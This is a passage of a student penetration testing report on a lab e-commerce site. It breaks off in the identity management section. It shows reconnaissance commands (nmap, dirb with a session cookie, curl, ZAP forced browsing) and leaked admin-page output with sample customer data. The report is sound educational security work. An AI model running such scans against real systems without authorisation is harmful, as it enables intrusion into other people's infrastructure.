



Web Application Penetration Testing Report

A Comprehensive Security Analysis Report on the Astley Boards
Web Application

Jay Holden

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2022/23

Note that the Information contained in this document is for educational purposes.

Abstract

Many web applications are hosted on the internet, and many businesses rely on them to interact with the public and their customer base. Because of this, a website can be the most exposed part of an organization's infrastructure as it is publicly hosted on the internet for all to see. Alongside being open to the public, it also becomes available to attackers looking to disrupt business operations. This report sets out to identify if the "Astley Boards" web application could have potential vulnerabilities on the site that could disrupt the business if an attacker is looking to disrupt the publicly hosted website.

The test was conducted using the "OWASP Web Security Testing Guide v.4.2" to gather information and identify vulnerabilities on the site. Various penetration testing tools were used to perform these tasks and would replicate a malicious attacker looking to cause harm. Following this methodology, several critical security flaws were identified, including SQL injections, cross-site scripting (XSS), and uploading unexpected file types. These vulnerabilities disclosed a lot of private information or, at worst, gave complete control of the server over to the attacker.

With the state the "Astley Boards" web application is in, there is a significant concern about the deficient level of security being implemented. A considerable number of vulnerabilities disclose private information on customers, which is unacceptable for a website responsible for selling goods online as it could lead to these customers' details being stolen. Countermeasures have been provided in this report to rectify these issues, and it would be highly recommended that the business take these into account as soon as possible. Given more resources to work on this project, there will probably be more vulnerabilities to find and other countermeasures that need implementation. But for now, it would be urgent that the business tackles the issues laid out to them in this report sooner than later.

Contents

1	Introduction	1
1.1	Background	1
1.2	Aims.....	2
2	Procedure and Results	3
2.1	Overview of Procedure	3
2.2	Information Gathering	4
2.2.1	Fingerprint Webserver	4
2.2.2	Reviewing Webserver Metafiles	5
2.2.3	Enumerating Applications on Web Server	5
2.2.4	Reviewing Webpage Content for Information Leakage.....	5
2.2.5	Identifying Application Entry Points	6
2.2.6	Map Execution Paths Through Application.....	6
2.3	Configuration & Development Testing	7
2.3.1	Test Network Infrastructure Configuration	7
2.3.2	Test Application Platform Configuration	8
2.3.3	Test File Extensions Handling for Sensitive Information.....	9
2.3.4	Review Old Backup and Unreferenced Files for Sensitive Information	9
2.3.5	Enumerate Infrastructure and Application Admin Interfaces	10
2.3.6	Test HTTP Methods.....	10
2.4	Identity Management Testing.....	11
2.4.1	Test Role Definitions	11
2.4.2	Test User Registration Process.....	13
2.4.3	Testing for Account Enumeration and Guessable User Account.....	15
2.5	Authentication Testing.....	16
2.5.1	Testing for Credentials Transported over an Encrypted Channel.....	16
2.5.2	Testing for Weak Lock Out Mechanism	16
2.5.3	Testing for Bypassing Authentication Schema.....	16
2.5.4	Testing for Weak Password Policy	18
2.5.5	Testing for Weak Password Change or Reset Functionalities.....	18
2.6	Authorization Testing.....	19
2.6.1	Testing Directory Traversal File Include	19

2.6.2	Testing for Bypassing Authorization Schema.....	20
2.7	Session Management Testing	21
2.7.1	Testing for Session Management Schema	21
2.7.2	Testing for Logout Functionality	22
2.8	Input Validation Testing.....	22
2.8.1	Testing for Reflected Cross Site Scripting	22
2.8.2	Testing for Stored Cross Site Scripting	23
2.8.3	Testing for SQL Injection	24
2.9	Business Logic Testing.....	25
2.9.1	Test Ability to Forge Requests	25
2.9.2	Test Upload of Unexpected File Types.....	27
3	Discussion.....	29
3.1	Overall Discussion	29
3.1.1	Directory Browsing.....	29
3.1.2	Inclusion of robots.txt	29
3.1.3	The Use of HTTP	29
3.1.4	Disclosure of Private Information	30
3.1.5	Illicit HTTP Requests Sent to Other User Accounts.....	31
3.1.6	Vulnerable to Brute-Force Attacks.....	34
3.1.7	Local File Inclusion	36
3.1.8	SQL Injection	36
3.1.9	Stored Cross Site Scripting Session Token Exploit	36
3.2	Countermeasures.....	39
3.2.1	Directory Browsing.....	39
3.2.2	Inclusion of Robots.txt	39
3.2.3	Inclusion of PHP Info	39
3.2.4	The Use of HTTP	40
3.2.5	Inclusion of Private Information in Page Source.....	40
3.2.6	Unnecessary Comments in Page Source.....	40
3.2.7	Out-of-date Services	40
3.2.8	Account Enumeration	41
3.2.9	Lack of Lockout Mechanism for Login Forms.....	41
3.2.10	Insufficient Presence of a Password Policy	41

3.2.11	Predictable Session Token Encoding.....	42
3.2.12	Cookie No HttpOnly Flag.....	42
3.2.13	Local File Inclusion	42
3.2.14	Upload of Unexpected File Type	43
3.2.15	SQL Injection	44
3.3	Future Work.....	45
4	References	46
Appendices.....		47
Appendix A: Nmap Scan Results		47
Appendix B: Application Entry Points		47
Appendix C: Dirb Scan Results		53
Appendix D: Figures & Diagrams		56

1 INTRODUCTION

1.1 BACKGROUND

Millions of people access web applications every day and has become a staple method for users to interface with content hosted on a server over the internet. Web applications provide a means of easy delivery of services and functions such as websites, mail services and e-commerce. Because of this there is an abundance of web applications being hosted on the internet. It is reported by “Netcraft” in their “September 2022 Web Server Survey” that “There are approximately 200,236,926 active websites alone out of 1,129,251,133 websites in total across the internet, with the quantity of sites across the internet fluctuating every day (Netcraft, 2022)”.

Because the use of web applications is extraordinary prevalent across the internet and are heavily relied upon to interface with services hosted on a server machine, there is an urgent need to keep their infrastructure safe for consumers and businesses to access and host data across their platforms. “Web applications are the single most exposed part of a business on the internet, this is due to them hosting websites that can be accessed by the public and provides threat actors an attack vector to breach their network. This can be highlighted in this graph shown in “Verizon’s 2022 Data Breach Investigations Report” where web application (hacking) accounts for around 70% of their top attack vectors in incidents (Figure 67), (Verizon, 2022)”.

With such a high rate of web applications being targeted by cybercriminals there would be the assumption that there would be a heightened focus by companies to protect their most exposed asset of their business.

In an article written by “Positive Technologies” it has been discovered that “two thirds of websites they used in their research contained high severity vulnerabilities (Positive Technologies, 2022)”. More alarmingly their article also showed that most sites they used for their research in the industrial and government sectors operated with a low or extremely low level of security that could lead to unauthorized access and leakage of data.

This shows that a good number of sites are still very much exposed and vulnerable. With this being the state of web applications, it brings to attention that it is essential that all industries need to fortify their sites and adopt a more forward-thinking approach of keeping up to date with the current security landscape they are faced with.

One effective way for industries to build up adequate defenses for their web applications is to rigorously test them by conducting penetration testing on their applications.

“Web application penetration testing provides companies a means of identifying vulnerabilities and weaknesses in their applications, that then provides them the data needed to assess their infrastructure and implements better security policies into their applications (Synopsys, 2022)”.

1.2 AIMS

The aim of this project is to perform an in-depth penetration test on the “Astley Board” website following concerns from the owner about the applications operation appearing sub-optimal but still functioning. The web application penetration test will aim to identify if any of the bugs found in the application can be a security risk that can be exploited by hackers to cause disruption to the client’s business. This penetration test will set out to try and identify any potential vulnerabilities within the application and document these findings for the client. A procedure following a methodology will be provided in this report so any of the techniques used to attack the website can be recreated to prove the validity of tests conducted. Following from this, a discussion of results and potential countermeasures will be put forward to provide the client insight into the severity of vulnerabilities that have been exploited and techniques to eliminate or mitigate these attacks occurring on the website in the future.

This test will be conducted in a fashion that will simulate an attacker utilizing an active user account. For this purpose, the client has provided a user account for the “Astley Skateboard” website to be used during the test which a user account under the name of “Mr. Joe Bloggs” and the login details are as follows –

Email:

hacklab@hacklab.com

Password:

hacklab

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

For the test conducted on the “Astley Skateboards” web application a relevant penetration testing methodology was adopted. The methodology selected for this project was to use the “OWASP Web Security Testing Guide v.4.2 (OWASP, A, 2020)” that helped provided structure to the penetration test carried out. The reason for using this methodology was because it provides a comprehensive guide on conducting a penetration test that will provide a more than ample scope for carrying out the procedures in this project. Furthermore, “OWASP” continually update their methodology to keep up with current threats and vulnerabilities, with this test using their most recent stable release “version 4.2”.

To adhere to this methodology the penetration test was conducted in this order –

- Information Gathering
- Configuration and Development Management Testing
- Identity Management Testing
- Authentication Testing
- Authorization Testing
- Session Management Testing
- Input Validation Testing
- Business Logic Testing

As a full disclosure, some sections from this methodology were removed from the test as they could not be carried out within in the project due to the constraints of this penetration test being conducted locally on virtual machines, or the webserver did not contain features to perform these methods on.

An onset of tools had been selected to carry out the tests in accordance with the “OWASP Web Security Testing Guide” effectively. These tools can be found listed in the table provided in (Table 2).

All these technologies have been selected to provide efficiency, a stable and reliable test environment, but also simulate real world scenarios utilizing tools that real life threat actors would use to infiltrate a web application. For example, as shown in (Table 2) “Kali Linux” has been selected to be installed on the virtual machine carrying out the penetration test over other Linux distributions as it already comes pre-installed with most of the tools listed for this penetration test. Other discissions made was the use of “OWASP ZAP” instead of another similar package “BurpSuite” as the software is documented within the chosen methodology and would be more in-line with the methods performed in the “OWASP Web Security Testing Guide”.

2.2 INFORMATION GATHERING

2.2.1 Fingerprint Webserver

For this step the task was to identify the web server the site was running on and determine the service version operating on the server using a technique call banner grabbing. To extract this information an examination of the HTTP response from the web application was performed by launching a web browser called “OWASP Mantra version 18.0” installed on the Kali Linux machine. Once in the application the next step was to launch the “Live HTTP headers” plugin from the web browser.




Figure 1 A screenshot of the HTTP response from the target web application.

With the information provided in the HTTP response the test successfully ascertained the type of server being hosted “Apache “and its version “2.4.3”.

2.2.2 Reviewing Webserver Metafiles

The first step taken during this phase was to determine if the “Astley Boards” web application contained any information in its “robots.txt” file. This was done through the Kali Linux virtual machine on an open terminal using the command –

```
curl -O -sS http://192.168.1.10/robots.txt && head -n5 robots.txt
```

This produced a text file with the contents from “robots.txt” from the “Astley Boards” website. Printed in this file contained a directive to disallow spiders and crawlers’ access to the file “info.php” as shown in the outputted text file –

User-agent: *

Disallow: /info.php

2.2.3 Enumerating Applications on Web Server

During this stage the target webserver was scanned to discover the applications being hosted on the web application and to identify the versions of these applications. Doing so, provides vital information about the services on the webserver and if they are vulnerable to attacks. To discover what application were active on the webserver a scan was carried utilizing “Nmap version 7.92” from the Kali Linux virtual machine. During this test, this command was used from an open terminal to enumerate information about applications hosted on the web server –

```
nmap -Pn -sT -sV -p- -oN nmapScan1 192.168.1.10
```

This command scans for all open ports from 0 – 65535 available on the remote host “192.168.1.10” with the “-p-” option and performs a service recognition of open ports using the “-sV” option of the command. The results of this scan were outputted to a text file named “nmapScan1” using the “-oN” option and can be reviewed in (Appendix A: Nmap Scan Results).

2.2.4 Reviewing Webpage Content for Information Leakage

For this section of the test the task was to review the web applications source HTML code to discover any comments left over from the developers during the construction of the “Astley Boards” web application.

Examining comments had very little information leakage, with a comment left by the developer found in “http://192.168.1.10/customers/cart_items.php” that discloses information about a “Door Entry Number”.




Figure 2 Source code Information leakage in comments.

2.2.5 Identifying Application Entry Points

During this section the application was examined to identify all the entry and injection points within the application that can be utilized as an attack vector for the penetration test. Entry points were inspected by analyzing the HTTP requests and responses between the client and server to determine if there could be vulnerabilities with how the server processes HTTP requests.

After examining HTTP requests and responses, interesting data was saved to text files that exposed weaknesses with the way the webserver deals with requests from a client. From information gathered during this test it has been determined that there is a considerable amount of attack vectors that will be discussed later in the report, but the Identified entry points will be listed in (Appendix B: Application Entry Points).

2.2.6 Map Execution Paths Through Application

For this section of the test the task was to map out the structure of the “Astley Boards” web application. Doing so, provided a deeper understanding of the structure of the site and helped to locate other pages and resources hidden from typical browsing.

Dictionary-Based Web Scanner (dirb) -

Dirb is a tool that allows for a wordlist attack on the target application to be able to enumerate directories within it. Performing a dictionary-based web scan on the “Astley Boards” application provided an extensive list of directories that could not be accessed by simply navigating through the site. During the test an authenticated “PHPSESSIONID” was also used to determine the directories accessible to an active user account. Dirb was launched from a terminal on the “Kali Linux” machine and outputted a text file using the command –

```
dirb http://192.168.1.10 /usr/share/dirb/wordlists/big.txt -c  
"PHPSESSID=7qisb1u1hjcqn5qkb8haegljb5" -o DirbScanResults
```

From the results in this scan several directories were detected that should not have been accessible as they disclose sensitive information about the web application. The full list of results from running this tool has also been attached to (Appendix C: Dirb Scan Results)

Forced Browsing (OWASP ZAP) -

Furthermore, to be able to enumerate as many directories as possible utilized by the “Astley Boards” web application a full forced browsing scan was conducted from “OWASP ZAP” to be able to uncover content on the server. This test was performed by launching “OWASP ZAP” from the “Kali Linux” machine and right clicking on “http://192.168.0.10” folder listed under sites on the left-hand tool bar in “OWASP ZAP” then selecting Attack/ Forced Browse Site as shown here –



Figure 3 Conducting a Forced Browse Scan on OWASP ZAP

2.3 CONFIGURATION & DEVELOPMENT TESTING

2.3.1 Test Network Infrastructure Configuration

During this part of the test the aim was to identify the different elements that can be found within the web applications infrastructure and review them to determine if they contain any known vulnerabilities. A review of the applications administrative tools will be examined along with the authentication system used for logging into the website.

2.3.1.1 Web application infrastructure Review

During the test conducted in (2.2.1 **Fingerprint Webserver**) the webserver was identified by means of banner grabbing. The details extracted from the response by the webserver during this test were as follows –

- **Server:** *Apache/2.4.3 (Unix)*
- **X-Powered-By:** *PHP/5.4.7*

Other details about the webserver were extracted from the “/info.php” which was discovered in section (2.2.2 **Reviewing Webserver Metafiles**). Having this page exposed reveals a significant amount of information about the technologies used by the remote webserver as follows –

- **SSL Version:** *OpenSSL/1.0.1c*
- **MySQL Version:** *mysqlnd 5.0.10*

Furthermore, tests discovered that JavaScript is used throughout the application for various functions across the site. This was examined when conducting a web-based directory scan on the web application during test conducted in section (2.2.6) –

- **JavaScript:** *jQuery 1.10.2*

2.3.1.2 A Review of Administrative Tools

Administrative tools databases and source code for the “Astley Boards” web application were also discovered during the web-based directory scanning. These are directories extracted from the “dirb” scan results relating to administrative tools on the site –

```
==> DIRECTORY: http://192.168.1.10/admin/
==> DIRECTORY: http://192.168.1.10/assets/
==> DIRECTORY: http://192.168.1.10/banner/
==> DIRECTORY: http://192.168.1.10/database/
+ http://192.168.1.10/phpmyadmin (CODE:401|SIZE:1222)
==> DIRECTORY: http://192.168.1.10/pictures/
==> DIRECTORY: http://192.168.1.10/admin/css/
==> DIRECTORY: http://192.168.1.10/admin/item_images/
==> DIRECTORY: http://192.168.1.10/admin/js/
```

Other administrative tools were identified when conducting Nmap scan in section (2.2.3) of this report from the results shown in (Appendix A: Nmap Scan Results) the remote webserver utilizes a FTP service on port 21 with the FTP service “ProFTPD 1.3.4a” and there is also a presence of a “MySQL” service that shows as “(unauthorized)” from the local “Kali Linux” machine.

2.3.1.3 A Review of the Authentication System

From the test carried out in section (2.2.5 **Identifying Application Entry Points**) the user authentication system was reviewed to determine if there were any weaknesses in the way the application authenticates users when logging into the application. Because the website uses HTTP the user email address and password are sent in plain text in the request sent to the webserver that can be shown in this screenshot.




Figure 4 HTTP request for user login.

2.3.2 Test Application Platform Configuration

During this section of testing on the “Astley Boards” web application the task was to review any elements of the web application that had been left over from development or testing that should not be included with the final release of the application.

The first to mention of this was the inclusion of the “/info.php” that was discovered in (2.2.2) that outputs various PHP information to allow for enumeration of various technologies.

Other locations on the web application that discloses information were identified within the “/cgi-bin/” that were discovered during the Forced Browsing Scan conducted in section (2.2.6) under “/cgi-bin/printenv, /cgi-bin/test-cgi/”. These were test scripts typically used during development but disclose the private IP address of the remote webserver and file paths as shown in this screenshot.




Figure 5 Webserver information leakage in /cgi-bin/ directories.

2.3.3 Test File Extensions Handling for Sensitive Information

For this test the aim was to discover file extensions hidden within the web application that could compromise or leak sensitive information about the “Astley Boards” website.

There was a file located in the “/database/” directory that contains a file named “New Project 20161115 1551.sql” that discloses the full structure of the SQL database for the site that can be utilized heavily for conducting an SQL injection.




Figure 6 MySQL Admin Dump.

2.3.4 Review Old Backup and Unreferenced Files for Sensitive Information

A file was found in the “/banner/” directory that contained a back-up file called “sqlcm.bak” this contains the possible syntax used on the application when viewing the pages source code as seen in this screen shot.




Figure 7 sqlcm.bak

Reviewing the back-up file and comparing it with the MySQL Dump in (Figure 6) the syntax does not match as “username” is not a valid entry in the database and uses “user_email” instead.

2.3.5 Enumerate Infrastructure and Application Admin Interfaces

An administrator login page was found during the information gathering stage whilst conducting a directory scan on the web application with “dirb” that can be examined in (Appendix C: Dirb Scan Results). The scan identified a directory under the following URL –

==> DIRECTORY: <http://192.168.1.10/admin/>

Following this link takes the user to an admin login page hosted on the web application that confirms that the web application has administrative functions available on the remote webserver.




Figure 8 Admin Login Page.

2.3.6 Test HTTP Methods

This test helped to enumerate supported HTTP methods that are available to execute onto the remote webserver. This test was performed utilizing “Nmap” using the “http-methods” script to test the “/index.php/” directory on the “Astley Boards” webserver using the following command from an open terminal on the “Kali Linux” Machine –

```
nmap -p 80 --script http-methods --script-args http-methods.url-  
path='/index.php' 192.168.1.10
```

This test confirm that the remote web server can respond to “GET, HEAD, POST and OPTION” HTTP methods as shown in this figure –

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-21 12:10 EST  
Nmap scan report for 192.168.1.10  
Host is up (0.00042s latency).  
  
PORT      STATE SERVICE  
80/tcp    open  http  
| http-methods:  
|   Supported Methods: GET HEAD POST OPTIONS  
|_ Path tested: /index.php  
  
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Figure 9 Nmap http-method script output.

2.4 IDENTITY MANAGEMENT TESTING

2.4.1 Test Role Definitions

The purpose of this test was to identify the various roles available on the “Astley Boards” application and determine if adequate access permissions are in place to restrict access to directories and files designated to the role of that type of user.

It is apparent that on the web application there are two roles a user can be when trying to access it. These are as follows –

- **Administrator** – This was enumerated after identifying an administrator login page “/admin/admin.php”. Identifying this admin area on the site confirms that there are users with administrative privileges and areas of the application that should only be restricted to users with the proper credentials to access the admin area.
- **Customer** – This role is provided to users accessing the application to use its services. This role can be obtained by any user accessing the site by registering their credentials on the “/register.php” form on the application. This provides the user with a valid user account that has access to the “Astley Boards” online store and edit information on their own user account.

The Next part of the test was to identify if customers could have access to directories reserved for an administrator user. Possible administrator directories were enumerated by narrowing down the list generated from the Forced Browsing text file produced in testing conducted in section (2.2.6). The list was narrowed to only display directories with “/admin” in the URL and of those directories that contained a HTTP 302 response. The results of which are displayed in this figure –

```
File Actions Edit View Help
(kali@kali)-[~/Desktop/Assessment Docs]
$ cat ForcedBrowse.csv | grep 302 | grep Found | grep /admin
Mon Nov 28 12:46:30 EST 2022,Mon Nov 28 12:46:30 EST 2022,GET,http://192.168.1.10:80/admin/,302,Found,364,8904
Mon Nov 28 12:46:34 EST 2022,Mon Nov 28 12:46:34 EST 2022,GET,http://192.168.1.10:80/admin/index.php,302,Found,364,8904
Mon Nov 28 12:46:35 EST 2022,Mon Nov 28 12:46:35 EST 2022,GET,http://192.168.1.10:80/admin/items.php,302,Found,367,17716
Mon Nov 28 12:46:35 EST 2022,Mon Nov 28 12:46:35 EST 2022,GET,http://192.168.1.10:80/admin/customers.php,302,Found,367,9695
Mon Nov 28 12:46:35 EST 2022,Mon Nov 28 12:46:35 EST 2022,GET,http://192.168.1.10:80/admin/orderdetails.php,302,Found,389,7307
Mon Nov 28 12:46:35 EST 2022,Mon Nov 28 12:46:35 EST 2022,GET,http://192.168.1.10:80/admin/logout.php,302,Found,386,0
Mon Nov 28 12:46:35 EST 2022,Mon Nov 28 12:46:35 EST 2022,GET,http://192.168.1.10:80/admin/additems.php,302,Found,387,20
Mon Nov 28 12:46:36 EST 2022,Mon Nov 28 12:46:36 EST 2022,GET,http://192.168.1.10:80/admin/edititem.php,302,Found,386,7361
Mon Nov 28 12:46:37 EST 2022,Mon Nov 28 12:46:37 EST 2022,GET,http://192.168.1.10:80/admin/view_orders.php,302,Found,390,6346
Mon Nov 28 12:46:37 EST 2022,Mon Nov 28 12:46:37 EST 2022,GET,http://192.168.1.10:80/admin/previous_orders.php,302,Found,390,635
```

Figure 10 Forced Browse displaying Admin directories.

Each URL from this list redirected back to the “Astley Boards” home page on “/index.php” but intercepting the HTTP requests with “OWASP ZAP” reveals that the entire source HTML of these admin pages are loaded up into the body of the HTTP response back from the webserver and can be viewed in plain text. The code discloses a significant amount of sensitive information relating to the various functions available to an administrator on the site but also discloses private information about all the customers in the “/admin/customers.php” page.

```
HTTP/1.1 302 Found
Date: Thu, 22 Dec 2022 03:10:01 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7

<td>hacklab@hacklab.com</td>
<td>Joe Bloggs</td>
<td>1 Bell Street</td>

<td>

<a class="btn btn-success" href="view_orders.php?view_id=1"><span class='glyphicon glyphicon-shopping-cart'></span> View Orders</a>
<a class="btn btn-warning" href="?order_id=1" title="click for delete" onclick="return confirm('Are you sure to reset the customer items ordered?')">
<span class='glyphicon glyphicon-ban-circle'></span>
Reset Order</a>
<a class="btn btn-primary" href="previous_orders.php?previous_id=1"><span class='glyphicon glyphicon-eye-open'></span> Previous Items Ordered</a>

<a class="btn btn-danger" href="?delete_id=1" title="click for delete" onclick="return confirm('Are you sure to remove this customer?')">
<span class='glyphicon glyphicon-trash'></span>
Remove Account</a>

</td>
</tr>

<tr>

<td>StevePlumber@hacklab.com</td>
<td>Steve Plumber</td>
<td>2 Brown Street</td>

<td>

<a class="btn btn-success" href="view_orders.php?view_id=3"><span class='glyphicon glyphicon-shopping-cart'></span> View Orders</a>
<a class="btn btn-warning" href="?order_id=3" title="click for delete" onclick="return confirm('Are you sure to reset the customer items ordered?')">
<span class='glyphicon glyphicon-ban-circle'></span>
Reset Order</a>
<a class="btn btn-primary" href="previous_orders.php?previous_id=3"><span class='glyphicon glyphicon-eye-open'></span> Previous Items Ordered</a>

<a class="btn btn-danger" href="?delete_id=3" title="click for delete" onclick="return confirm('Are you sure to remove this customer?')">
